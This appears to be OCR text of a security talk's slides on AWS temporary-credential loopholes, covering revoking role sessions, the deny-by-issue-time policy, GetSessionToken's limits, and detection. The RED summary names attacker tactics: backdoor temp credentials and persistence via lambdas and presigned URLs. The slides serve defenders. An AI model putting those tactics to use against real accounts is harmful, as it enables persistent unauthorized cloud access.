


Mitigate/Remediate:

1. Can't delete temp token
2. a) Restrict Role
   b) Delete User
3. Update Remediation Playbook
4. Revoke Active Session for Role



Defender Viewpoint: Temp Tokens



Mitigate/Remediate:

1. Can’t delete temp

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Immediately revoke all active sessions


If you choose **Revoke active sessions**, IAM attaches an inline policy named **AWSRevokeOlderSessions** to this role. This policy immediately can continue to create new sessions based on this role. If you need to undo this action later, you can remove the inline policy. Learn more

Revoke active sessions

Here is an example of the **AWSRevokeOlderSessions** policy that is created after you choose **Revoke active sessions**:


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Deny",
      "Action": [
        "*"
      ],
      "Resource": [
        "*"
      ],
      "Condition": {
        "DateLessThan": {
          "aws:TokenIssueTime": "[policy creation time]"
        }
      }
    }
  ]
}
```

Defender Viewpoint: Temp Tokens




Prevention:

1. Can't prevent GetSessionToken




Defender Viewpoint: Temp Tokens




IAM users can also call `GetSessionToken` to create temporary security credentials. No permissions are required for a user to call `GetSessionToken`. The purpose of this operation is to authenticate the user using MFA. You cannot use policies to control authentication. This means that you cannot prevent IAM users from calling`GetSessionToken` to create temporary credentials.

Prevention:

1. Can't prevent GetSessionToken




Defender Viewpoint: Temp Tokens



Prevention:

1. Can't prevent GetSessionToken
2. No MFA on GetSessionToken
3. IAM permissions boundaries
4. Restrict sts:AssumeRole
5. Revoke active sessions for Role

3 max perms



RED

- Generate temp credentials for backdoor access
- Combine temp credentials with presigned urls, lambdas, log attacks
- Consider lambdas as a means to persist temp credentials
- Assess whether logging/alerting for temp credentials is being done

BLUE

- Get a plan in place ASAP to manage temp token usage esp remediation/recovery
- Prevention: lockdown access keys, isolate temp token usage in separate accounts, minimal privileges for AssumeRole/PassRole
- Detection: alert on GetSessionToken, alert on temp tokens (ASIA*), harden CloudTrail/CloudWatch/SIEM
- Mitigation/Remediation: review/revise remediation playbook, do not use GetSessionToken, use AssumeRole, use revoke active sessions for role, create/test a recovery plan from compromised temp tokens
- Provisioning/Inventory: track temp tokens that are created in a datastore, use wrapper code for custom apps that need temp tokens, for AWS-generated tokens (IoT, AssumeRole) have to parse logs

Thank you

jhwong@netskope.com
@jenkohwong

Slide deck and recap can be found at:
https://www.netskope.com/blog/aws-loopholes-with-temporary-credentials